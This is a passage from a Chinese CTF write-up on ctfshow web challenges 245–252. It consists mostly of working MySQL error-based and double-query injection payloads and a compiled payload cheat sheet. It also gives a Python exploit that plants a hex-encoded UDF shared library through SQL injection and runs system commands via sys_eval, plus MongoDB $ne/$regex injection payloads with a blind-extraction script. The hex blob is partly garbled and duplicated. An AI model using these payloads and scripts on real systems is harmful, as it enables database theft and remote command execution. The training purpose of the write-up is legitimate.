`make_set()、lpad()、reverse()、repeat()、export_set()`（`lpad()、reverse()、repeat()`这三个函数使用的前提是所查询的值中，必须至少含有一个特殊字符，否则会漏掉一些数据）

```
mysql> select updatexml(1, make_set(3,'~',user()),1);
ERROR 1105 (HY000): XPATH syntax error: '~,root@localhost'


mysql> select updatexml(1,lpad('@',30,(select user())),1);
ERROR 1105 (HY000): XPATH syntax error: '@localhostroot@localhostr@'


mysql> select updatexml(1,repeat((select user()),2),1);
ERROR 1105 (HY000): XPATH syntax error: '@localhostroot@localhost'


mysql> select updatexml(1,(select user()),1);
ERROR 1105 (HY000): XPATH syntax error: '@localhost'
mysql> select updatexml(1,reverse((select user())),1);
ERROR 1105 (HY000): XPATH syntax error: '@toor'


mysql> select updatexml(1,export_set(1|2,'::',(select user())),1);
ERROR 1105 (HY000): XPATH syntax error: '::,::,root@localhost,root@localh'
```

```
1' or updatexml(1,make_set(3,'~',(select database())),1)-- -
```

web245——报错注入、`extractvalue`

```
1' or extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_sch
ema=database()),0x7e))-- -
.....
1' or extractvalue(1,concat(0x7e,substr((select group_concat(flag1) from ctfshow_flagsa),20,30),0x7e))-- -
```

web246——双查询错误注入、floor报错注入

floor报错注入

SQL注入之双查询注入

模板如下，其中PAYLOAD即是我们要查询的内容

```
?id=1' union select 1,count(*),concat(0x7e,PAYLOAD,0x7e,floor(rand(0)*2))b from information_schema.tables group
by b-- -
```

但此题用`group_concat()`居然不成功，只能用`limit`分割了

```
1' union select 1,count(*),concat((select table_name from information_schema.tables where table_schema=database(
) limit 1,1), 0x7e,floor(rand(0)*2))b from information_schema.tables group by b -- -

1' union select 1,count(*),concat((select column_name from information_schema.columns where table_name='ctfshow_
flags' limit 1,1), 0x7e,floor(rand(0)*2))b from information_schema.tables group by b -- -

1' union select 1,count(*),concat((select flag2 from ctfshow_flags ), 0x7e,floor(rand(0)*2))b from information_s
chema.tables group by b -- -
```

web247——双查询错误注入、报错注入

`floor()：向下取整`

`ceil()：向上取整`

`round()：四舍五入`

floor替换成其他取整函数即可

```
1' union select 1,count(*),concat((select `flag?` from ctfshow_flagsa ), 0x7e,round(rand(0)*2))b from informatio
n_schema.tables group by b -- -
```

报错注入payload整合

以下是结合网上资料整合下来的一些报错注入payload：

```
1.updatexml()  //MySQL 5.1.5 以后可以用
select * from user where id=1 or updatexml(1,concat(0x7e,database(),0x7e),1)

2.extractvalue()  //MySQL 5.1.5 以后可以用
select * from user where id=1 or extractvalue(1,concat(0x7e,database(),0x7e))

3.floor()、双查询错误、group by、count()  //Mysql5.0及以上版本
select * from user where ?id=1 union select 1,count(*),concat(0x7e,PAYLOAD,0x7e,floor(rand(0)*2))b from informat
ion_schema.tables group by b

select * from user where id=1 and (select count(*) from information_schema.tables group by concat(database(),flo
or(rand(0)*2)));



4. join
select * from(select * from mysql.user a join mysql.user b)c;
select * from(select * from mysql.user a join mysql.user b using(id))c;
select * from(select * from mysql.user a join mysql.user b using(id,name))c;

Mysql 5.0.中存在但是不会报错,5.1后才可以报错
下面的函数在我的mysql5.7里无法实现:
5.exp()
select * from user where id=1 and exp(~(select * from (select user () ) a) );

6.geometrycollection()
select * from test where id=1 and geometrycollection((select * from(select * from(select user())a)b));

7.multipoint()
select * from test where id=1 and multipoint((select * from(select * from(select user())a)b));

8.polygon()
select * from test where id=1 and polygon((select * from(select * from(select user())a)b));

9.multipolygon()
select * from test where id=1 and multipolygon((select * from(select * from(select user())a)b));

10.linestring()
select * from test where id=1 and linestring((select * from(select * from(select user())a)b));

11.multilinestring()
select * from test where id=1 and multilinestring((select * from(select * from(select user())a)b));

12.ST_LatFromGeoHash()  // MYSQL5.7中才适用
select ST_LatFromGeoHash(concat(0x7e,(select database()),0x7e));
```

web248——UDF注入

MySQL UDF提权执行系统命令
一道CTF题目引发的Mysql的udf学习

```
/api/?id=1'; select @@plugin_dir; -- -
查出Mysql插件路径：/usr/lib/mariadb/plugin/

/api/?id=';CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.so';--+
引入udf.so文件从而创建函数sys_eval
```

大佬的EXP：

```
import requests

base_url="http://3f801e10-5c58-42bf-a5cf-8a588d3bfe9c.challenge.ctf.show:8080/api/"
payload = []
text = ["a", "b", "c", "d", "e"]
udf = "7F454C4602010100000000000000000003003E0001000000800A000000000040000000000000005818000000000000000000040
0038000600400001C0019000100000005000000000000000000000000000000000000000000000000000000000C414000000000000C41400000
0000000000020000000000010000006000000C8140000000000C8142000000000C8142000000000048020000000000058020000000
0000000000200000000000200000006000000F8140000000000F8142000000000F8142000000000080010000000000080010000000
0000000800000000000000040000004000000900100000000009001000000000090010000000000024000000000000024000000000
0000000400000000000000050E57464040000004412000000000004412000000000004412000000000008400000000000008400000000
0000000400000000000000051E57464060000000000000000000000000000000000000000000000000000000000000000000000000000
0000000800000000000000040000001400000003000000474E5500D7FF1D94176ABA0C150B4F3694D2EC995AE8E1A800000000110000001
1000000020000000700000080080248811944C91CA4400398046883110000001300000014000000160000001700000019000000 1C0000001
E00000000000001F000000000000020000002100000022000000230000002400000000000000CE2CC0BA673C7690EBD3EF0E78722788B
98DF10ED971581CA868BE12BBE3927C7E8B92CD1E7066A9C3F9BFBA745BB073371974EC4345D5ECC5A62C1CC3138AFF3B9FD4A0AD73D1C50
B5911FEAB5FBE1200000000000000000000000000000000000000000000000000000000000000030009008809000000000000000000000
0000000100000020000000000000000000000000000000000000025000000200000000000000000000000000000000000CD0000001
2000000000000000000000000000000000001E0100001200000000000000000000000000000000000062010000120000000000000000
0000000000000000000E3000000120000000000000000000000000000000B9000000120000000000000000000000000000000000
0000000680100001200000000000000000000000000000000160000022000000000000000000000000000000000540000001
2000000000000000000000000000000000F0000000120000000000000000000000000000000B2000000120000000000000000
0000000000000000000005A0100001200000000000000000000000000000000052010000120000000000000000000000000000000
00000004C0100001200000000000000000000000000000E800000012000B00D10D000000000000D10000000000000330100001
2000B00A90F000000000000A000000000000001000000012000C00481100000000000000000000000000078000000120 00B009F0B00000
00000004C0000000000000FF0000001200090088090000000000000000000000000800100001000F1FF10172000000000000000000000
0000000150100001200 0B00130F000000000002F000000000000 8C0100001000F1FF201720000000000000000000000009B0000001
2000B00480C000000000000A000000000000002501000012000B00420F000000000006700000000000000AA000000120 00B00520C00000
0000000630000000000000 5B000000120 00B00950B000000000000A000000000000008E000000120 00B00EB0B000000000005D0000000
0000007901000010 00F1FF10172000000000000000000000000005010000120 00B00090F000000000000A000000000000C00000001
2000B00B50C000000000000F100000000000000F700000120 00B00A20E000000000006700000000000003900000012000B004C0B00000
0000000490000000000000D40000012000B00A60D000000000002B000000000000043010000120 00B00B30F000000000000550100000
0000000005F5F676D6F6E5F73746172745F5F005F66696E69005F5F6378615F66696E616C697A65005F4A765F52656769737465724 36C617
3736573006C69625F6D7973716C7564665F7379735F696E666F5F696E6974006D656D637079006C69625F6D7973716C7564665F7379735F6
96E666F5F6465696E6974006C69625F6D7973716C7564665F7379735F696E666F007379735F6765745F696E6974007379735F6765745F646
5696E6974007379735F67657400676574656E76007374726C656E007379735F7365745F696E6974006D616C6C6F63007379735F7365745F6
465696E6974006672656500737973 5F73657400736574656E76007379735F657865635F696E6974007379735F657865635F6465696E69740
07379735F6578656300737973 74656D007379735F6576616C5F696E6974007379735F6576616C5F6465696E6974007379735F6576616C007
06F70656E007265616C6C6F63007374726E6370790066676574730070636C6F7365006C6962632E736F2E36005F6564617461005F5F62737
35F7374617274005F656E6400474C4942435F322E322E3500000000000000000000020002000200020002000200020002000200020002
2000200010001000100010001000100010001000100010001000100010001000100010001000100010001000100010001006F010000100000000
0000000751A6909000002009101000000000000F014200000000000080000000000000F01420000000000078162000000000000600000000
2000000000000000000000801620000000000060000000300000000000000000000008816200000000000060000000A000000000000000
0000000A8162000000000007000000040000000000000000000B016200000000000700000005000000000000000000000B81620000
0000000070000000600000000000000000000C016200000000000700000007000000000000000000000C816200000000000700000000
8000000000000000000000D016200000000000700000009000000000000000000000D816200000000000700000000A000000000000000
0000000E016200000000000700000000B000000000000000000000E816200000000000700000000C000000000000000000000F01620000
0000000070000000D000000000000000000000F816200000000000700000000E000000000000000000000017200000000000070000000
F000000000000000000000008172000000000007000000100000000000000000000004883EC08E8EF000000E88A010000E875070000488
3C408C3FF35F20C2000FF25F40C20000F1F4000FF25F20C2000680000000E9E0FFFFFFFF25EA0C2000680100000E9D0FFFFFFFF25E20C2
0006802000000E9C0FFFFFFFF25DA0C2000680300000E9B0FFFFFFFF25D20C2000680400000E9A0FFFFFFFF25CA0C2000680500000E99
0FFFFFFFF25C20C2000680600000E980FFFFFFFF25BA0C2000680700000E970FFFFFFFF25B20C2000680800000E960FFFFFFFF25AA0C2
```

0FFFFFFFF25C20C2000680000000E980FFFFFFFF25BA0C2000680700000E970FFFFFFFF25B20C2000680800000E960FFFFFFFF25AA0C2
0006809000000E950FFFFFFFF25A20C2000680A000000E940FFFFFFFF259A0C2000680B000000E930FFFFFFFF25920C2000680C000000E92
0FFFFFF4883EC08488B05ED0B20004885C07402FFD04883C408C3909090909090909055803D680C2000004889E5415453756248833DD00
B200000740C488D3D2F0A2000E84AFFFFFF488D1D130A20004C8D25040A2000488B053D0C20004C29E348C1FB034883EB014839D873200F1
F4400004883C0014889051D0C200041FF14C4488B05120C20004839D872E5C605FE0B2000015B415CC9C3660F1F8400000000048833DC00
9200000554889E5741A488B054B0B20004885C0740E488D3DA7092000C9FFE00F1F4000C9C39090554889E54883EC3048897DE8488975E04
88955D8488B45E08B0085C07421488D0DE7050000488B45D8BA320000004889CE4889C7E89BFEFFFFC645FF01EB04C645FF000FB645FFC9C
3554889E548897DF8C9C3554889E54883EC3048897DF8488975F0488955E848894DE04C8945D84C894DD0488D0DCA050000488B45E8BA1F0
000004889CE4889C7E846FEFFFF488B45E048C7001E000000488B45E8C9C3554889E54883EC2048897DF8488975F0488955E8488B45F08B0
083F801751C488B45F0488B40088B0085C0750E488B45F8C60001B800000000EB20488D0D8305000488B45E8BA2B0000004889CE4889C7E
8DFFDFFFFB801000000C9C3554889E548897DF8C9C3554889E54883EC4048897DE8488975E0488955D848894DD04C8945C84C894DC0488B4
5E0488B4010488B004889C7E8BBFDFFFF488945F848837DF8007509488B45C8C60001EB16488B45F84889C7E84BFDFFFF4889C2488B45D04
88910488B45F8C9C3554889E54883EC2048897DF8488975F0488955E8488B45F08B0083F8027425488D0D05050000488B45E8BA1F0000004
889CE4889C7E831FDFFFFB801000000E9AB000000488B45F0488B40088B0085C07422488D0DF2040000488B45E8BA280000004889CE4889C
7E8FEFCFFFFB801000000EB7B488B45F0488B40084883C004C70000000000488B45F0488B4018488B10488B45F0488B40184883C008488B0
0488D04024883C0024889C7E84BFCFFFF4889C2488B45F848895010488B45F8488B40104885C07522488D0DA4040000488B45E8BA1A00000
04889CE4889C7E888FCFFFFB801000000EB05B800000000C9C3554889E54883EC1048897DF8488B45F8488B40104885C07410488B45F8488
B40104889C7E811FCFFFFC9C3554889E54883EC3048897DE8488975E0488955D848894DD0488B45E8488B4010488945F0488B45E0488B401
8488B004883C001480345F0488945F8488B45E0488B4018488B10488B45E0488B4010488B08488B45F04889CE4889C7E8EFFBFFFF488B45E
0488B4018488B00480345F0C60000488B45E0488B40184883C008488B10488B45E0488B40104883C008488B08488B45F84889CE4889C7E8B
0FBFFFF488B45E0488B40184883C008488B00480345F8C60000488B4DF8488B45F0BA010000004889CE4889C7E892FBFFFF4898C9C355488
9E54883EC3048897DE8488975E0488955D8C745FC00000000488B45E08B0083F801751F488B45E0488B40088B55FC48C1E2024801D08B008
5C07507B800000000EB20488D0DC2020000488B45D8BA2B0000004889CE4889C7E81EFBFFFFB801000000C9C3554889E548897DF8C9C3554
889E54883EC2048897DF8488975F0488955E848894DE0488B45F0488B4010488B004889C7E882FAFFFF4898C9C3554889E54883EC3048897
DE8488975E0488955D8C745FC00000000488B45E08B0083F801751F488B45E0488B40088B55FC48C1E2024801D08B0085C07507B80000000
0EB20488D0D22020000488B45D8BA2B0000004889CE4889C7E87EFAFFFFB801000000C9C3554889E548897DF8C9C3554889E54881EC50040
0004889BDD8FBFFFF4889B5D0FBFFFF488995C8FBFFFF48898DC0FBFFFF4C8985B8FBFFFF4C898DB0FBFFFFBF01000000E8BEF9FFFF48898
5C8FBFFFF48C745F000000000488B85D0FBFFFF488B4010488B00488D352C0200004889C7E852FAFFFF488945E8EB63488D85E0FBFFFF488
9C7E8BDF9FFFF488945F8488B45F8488B55F04801C2488B85C8FBFFFF4889D64889C7E80CFAFFFF488985C8FBFFFF488D85E0FBFFFF488B5
5F0488B8DC8FBFFFF4801D1488B55F84889C64889CFE8D1F9FFFF488B45F8480145F0488B55E8488D85E0FBFFFFBE000400004889C7E831F
9FFFF4885C07580488B45E84889C7E850F9FFFF488B85C8FBFFFF0FB60084C0740A4883BDC8FBFFFF00750C488B85B8FBFFFFC60001EB2B4
88B45F0488B95C8FBFFFF488D0402C60000488B85C8FBFFFF4889C7E8FBF8FFFF488B95C0FBFFFF488902488B85C8FBFFFFC9C3909090909
0909090554889E5534883EC08488B05A80320004883F8FF7419488D1D9B0320000F1F004883EB08FFD0488B034883F8FF75F14883C4085BC
9C390904883EC08E84FF9FFFF4883C408C300004E6F20617267756D656E747320616C6C6F7765642028756466 3A206C69625F6D7973716C7
564665F7379735F696E666F2900000000000000006C69625F6D7973716C7564665F737973207665727 3696F6E20302E302E330000457870656
3746564206578616 3746C792074776F20617267756D656E74730000457870656374656420737472696E67207479706520666F72206E616D6520706172616D657
4657200436F756C64206E6F7420616C6C6F63617465206D656D6F7279007200011B033B800000000F00000008F9FFFF9C00000051F9FFFFB
C0000005BF9FFFFDC000000A7F9FFFFFC00000004FAFFFF1C0100000EFAFFFF3C01000071FAFFFF5C01000062FBFFFF7C0100008DFBFFFF9
C0100005EFCFFFFBC010000C5FCFFFFDC010000CFFCFFFFFC010000FEFCFFFF1C02000065FDFFFF3C0200006FFDFFFF5C020000140000000
0000000017A5200017810011B0C0708900100001C0000001C00000064F8FFFF4900000000410E108602430D0602440C070800001C0000003
C0000008DF8FFFF0A00000000410E108602430D06450C07080000001C0000005C00000077F8FFFF4C00000000410E108602430D0602470C0
70800001C0000007C000000A3F8FFFF5D00000000410E108602430D0602580C07080000 1C0000009C000000E0F8FFFF0A00000000410E108
602430D06450C07080000001C000000BC000000CAF8FFFF6300000000410E108602430D06025E0C070800001C000000DC0000000DF9FFFFF
100000000410E108602430D0602EC0C070800001C000000FC000000DEF9FFFF2B00000000410E108602430D06660C07080000001C0000001
C010000E9F9FFFFD100000000410E108602430D0602CC0C070800001C0000003C0100009AFAFFFF6700000000410E108602430D0602620C0
70800001C0000005C010000E1FAFFFF0A00000000410E108602430D06450C07080000001C0000007C010000CBFAFFFF2F00000000410E108
602430D066A0C07080000001C0000009C010000DAFAFFFF6700000000410E108602430D0602620C070800001C000000BC01000021FBFFFF0
A00000000410E108602430D06450C07080000001C000000DC0100000BFBFFFF5501000000410E108602430D060350010C070800000000000
0000000FFFFFFFFFFFFFFF0000000000000000FFFFFFFFFFFFFFFF0000000000000000000000000000000F014200000000000010000000
00000006F0100000000000C0000000000000088090000000000000D0000000000000048110000000000000F5FEFF6F00000000B80100000
0000000500000000000000E8050000000000006000000000000007002000000000000A000000000000009D0100000000000B0000000
0000001800000000000000300000000000000901620000000000020000000000000038010000000000014000000000000000700000000
0000000170000000000000500800000000000007000000000000F00700000000000080000000000000060000000000000090000000
0000000180000000000000FEFFFF6F00000000D00700000000000FFFFFF6F0000000001000000000000F0FFFF6F0000000860700000
0000000F9FFFF6F0000000001000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000F8142000000000000000000000000000000000000000000B6090000000000C6090000000000D6090000000
0000000E6090000000000F6090000000000000060A000000000000160A000000000000260A000000000000360A000000000000460A00000
0000000560A000000000000660A000000000000760A000000000004743433A2028474E552920342E342E372032303132303331332028526

5642048617420342E342E372D3429004743433A2028474E552920342E342E3720323031323033313320285265642048617420342E342E372
D31372900002E73796D746162002E737472746162002E7368737472746162002E6E6F74652E676E752E6275696C642D6964002E676E752E6
8617368002E64796E73796D002E64796E737472002E676E752E76657273696F6E002E676E752E76657273696F6E5F72002E72656C612E647
96E002E72656C612E706C74002E696E6974002E74657874002E66696E69002E726F64617461002E65685F6672616D655F686472002E65685
F6672616D65002E63746F7273002E64746F7273002E6A6372002E646174612E72656C2E726F002E64796E616D6963002E676F74002E676F7
42E706C74002E627373002E636F6D6D656E74000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000001B000000070000000200000000000000900100000000000090010000
000000024000000000000000000000000000000040000000000000000000000000000002E000000F6FFFF6F0200000000000000B80100000
0000000B801000000000000B40000000000000003000000000000000800000000000000000000000000000038000000B000000020000000
000000070020000000000000700200000000000007803000000000000040000000200000008000000000000001800000000000000400000000
300000002000000000000000E805000000000000E8050000000000009D010000000000000000000000000000010000000000000000000000
000000048000000FFFFFF6F0200000000000000860700000000000086070000000000004A000000000000000300000000000000020000000
00000000200000000000000055000000FEFFFF6F0200000000000000D007000000000000D0070000000000002000000000000000040000000
10000000800000000000000000000000000000064000000040000000200000000000000F007000000000000F007000000000000600000000
000000003000000000000000800000000000000180000000000000006E000000040000000200000000000000500800000000000000500800000
0000000380100000000000003000000000A000000080000000000000018000000000000007800000001000000060000000000000000880900000
00000008809000000000000001800000000000000000000000000000004000000000000000000000000000000730000000100000006000000 0

```
0000000000000000000000006B010000120000000000000000000000000000000000000007F010000120000B00A20E0000000000000670000000
00000008D01000012000B00B30F0000000000055010000000000096010000120000000000000000000000000000000000000A90100001
2000B00950B000000000000A000000000000000C601000012000B00B50C000000000000F10000000000000D3010000120000000000000000
0000000000000000000000E5010000120000000000000000000000000000000000000F9010000120000000000000000000000000000000
00000000D02000012000B004C0B000000000004900000000000002802000022000000000000000000000000000000000000440200001
2000B00A60D0000000000002B000000000000005302000012000B00EB0B000000000005D000000000000006002000012000B00480C00000
00000000A000000000000006F020000120000000000000000000000000000000000083020000012000B00420F0000000000006700000000
0000000910200001200000000000000000000000000000000000A5020000120000000000000000000000000000000000000B90200001
2000B00520C0000000000006300000000000000C10200001000F1FF1017200000000000000000000000000CD0200001200B009F0B00000
00000004C000000000000E30200001000F1FF201720000000000000000000000000E8020000120000000000000000000000000000000
0000000FD02000012000B00090F000000000000A000000000000000D0300001200000000000000000000000000000000000220300001
000F1FF1017200000000000000000000000000029030000120000000000000000000000000000000000003C0300001200090088090000000
00000000000000000000000063616C6C5F676D6F6E5F737461727400637274737473475666662E63005F5F43544F525F4C4953545F5F005F5F4
4544F525F4C4953545F5F005F5F4A43525F4C4953545F5F005F5F646F5F676C6F62616C5F64746F72735F61757800636F6D706C657465642
E363335320064746F725F6964782E3633353400667261 6D655F64756D6D79005F5F43544F525F454E445F5F005F5F4652414D455F454E445
F5F005F5F4A43525F454E445F5F005F5F646F5F676C6F62616C5F63746F72735F617578006C69625F6D7973716C7564665F7379732E63005
F474C4F42414C5F4F46465345545F5441424C455F005F5F64736F5F68616E646C65005F5F44544F525F454E445F5F005F44594E414D49430
07379735F736574007379735F65786563005F5F676D6F6E5F73746172745F5F005F4A765F526567697374657243 6173736573005F66696
E69007379735F6576616C5F6465696E6974006D616C6C6F634040474C4942435F322E322E350073797374656D4040474C4942435F322E322
E35007379735F657865635F696E6974007379735F6576616C006667657473404 0474C4942435F322E322E35006C69625F6D7973716C75646
65F7379735F696E666F5F6465696E6974007379735F7365745F696E697400667265654040474C4942435F322E322E35007374726C656E404
0474C4942435F322E322E350070636C6F73654040474C4942435F322E322E35006C69625F6D7973716C7564665F7379735F696E666F5F696
E6974005F5F6378615F66696E616C697A654040474C4942435F322E322E35007379735F7365745F6465696E6974007379735F6765745F696
E6974007379735F6765745F6465696E6974006D656D6370794040474C4942435F322E322E35007379735F6576616C5F696E6974007365746
56E764040474C4942435F322E322E3500676574656E764040474C4942435F322E322E35007379735F676574005F5F6273735F73746172740
06C69625F6D7973716C7564665F7379735F696E666F005F656E64007374726E6370794040474C4942435F322E322E35007379735F6578656
35F6465696E6974007265616C6C6F634040474C4942435F322E322E35005F656461746100706F70656E4040474C4942435F322E322E35005
F696E697400"
for i in range(0,21510, 5000):
    end = i + 5000
    payload.append(udf[i:end])

p = dict(zip(text, payload))

for t in text:
    url = base_url+"?id=';select unhex('{}') into dumpfile '/usr/lib/mariadb/plugin/{}.txt'--+&page=1&limit=10".
format(p[t], t) #UDF提权一般配合dumpfile 而不是outfile
    r = requests.get(url)
    print(r.status_code)

next_url = base_url+"?id=';select concat(load_file('/usr/lib/mariadb/plugin/a.txt'),load_file('/usr/lib/mariadb/
plugin/b.txt'),load_file('/usr/lib/mariadb/plugin/c.txt'),load_file('/usr/lib/mariadb/plugin/d.txt'),load_file('
/usr/lib/mariadb/plugin/e.txt')) into dumpfile '/usr/lib/mariadb/plugin/udf.so'-- +&page=1&limit=10" #将各个txt文
件合并到udf.so
rn = requests.get(next_url)

uaf_url=base_url+"?id=';CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.so';--+"#创建udf函数
r=requests.get(uaf_url)
nn_url = base_url+"?id=';select sys_eval('cat /flag.*');-- +&page=1&limit=10"#执行命令并查看
rnn = requests.get(nn_url)
print(rnn.text)
```

web249——NOSQL注入

```
$user = $memcache->get($id);
```

Memcache::get

(PECL memcache >= 0.2.0)
Memcache::get — 从服务端检回一个元素

说明

```
Memcache::get ( string $key , int &$flags = ? ) : string
```

```
Memcache::get ( array $keys , array &$flags = ? ) : array
```

如果服务端之前有以**key**作为key存储的元素，**Memcache::get()**方法此时返回之前存储的值。

你可以给**Memcache::get()**方法传递一个数组（多个key）来获取一个数组的元素值，返回的数组仅仅包含从 服务端查找到的key-value对。

搜一下`Memcache::get`
看上图说传递数组即会返回第一个数组得元素

```
/api/?id[]=flag
```

web250——NOSQL注入、$ne、$regex

```
//sql语句
  $query = new MongoDB\Driver\Query($data);
  $cursor = $manager->executeQuery('ctfshow.ctfshow_user', $query)->toArray();
 //返回逻辑，无过滤
  if(count($cursor)>0){
    $ret['msg']='登陆成功';
    array_push($ret['data'], $flag);
  }
```


NoSQL注入小笔记
冷门知识 — NoSQL注入知多少
MongoDB是NOSQL的一种，介绍一下Mongodb得两个操作符：
`$ne`：!= 不等于
`$regex`：正则匹配

```
username[$ne]=1&password[$ne]=1
username[$regex]=.&password[$regex]=.
```


web251——NOSQL注入

跟上题一样的要求，但没有直接给flag

{"code":0,"msg":"\u767b\u9646\u6210\u529f ","count":1,"data":[{"_id":{"$oid":"6055b8e0bb7e8666c48fa0f6"},"username":"admin","password":"ctfshow666nnneeaaabbbcc"}]}



{"code":0,"msg":"\u767b\u9646\u6210\u529f ","count":1,"data":[{"_id":{"$oid":"6055b8e11d19a6499830fa80"},"username":"flag","password":"ctfshow{41113db5-a582-4dbd-ab56-85a8609cf759}"}]}



当然如果用正则`$regex`就直接得出答案

```
username[$regex]=.*&password[$regex]=1
```

web252——NOSQL注入

```php
//sql
db.ctfshow_user.find({username:'$username',password:'$password'}).pretty()
//无过滤
if(count($cursor)>0){
  $ret['msg']='登陆成功';
  array_push($ret['data'], $flag);
}
```

用`$ne`似乎怎么样都不行，换成`$regex`

```
username[$regex]=.*&password[$regex]=1
```

web252——NOSQL注入

```
//sql
db.ctfshow_user.find({username:'$username',password:'$password'}).pretty()
//无过滤
if(count($cursor)>0){
  $ret['msg']='登陆成功';
  array_push($ret['data'], $flag);
}
```

继续`$regex`但发现状态码是`\u767b\u9646\u6210\u529f`，是查询成功的Unicode编码，但就是没有回显。所以这题结合这个状态码进行盲注，username是flag（前面几题都是这样，所以猜测这题也是）password利用正则一位位盲注

```
import requests
url="http://81040e32-f0ba-4e17-b9eb-56848ad36c4c.challenge.ctf.show:8080/api/"
letter="-ctfshow0123456789abcdef{,}"
flag=""
for i in range(1,100):
    for j in letter:

        payload="^{}.*$".format(flag+j)
        data={
            "username[$regex]":"flag",
            "password[$regex]":payload
        }
        res=requests.post(url,data).text
        #print(res)
        if r"\u767b\u9646\u5931\u8d25" not in res:
            flag+=j
            print(flag)
            break

        if j=="}":
            print(flag+"--OUT")
            exit()
```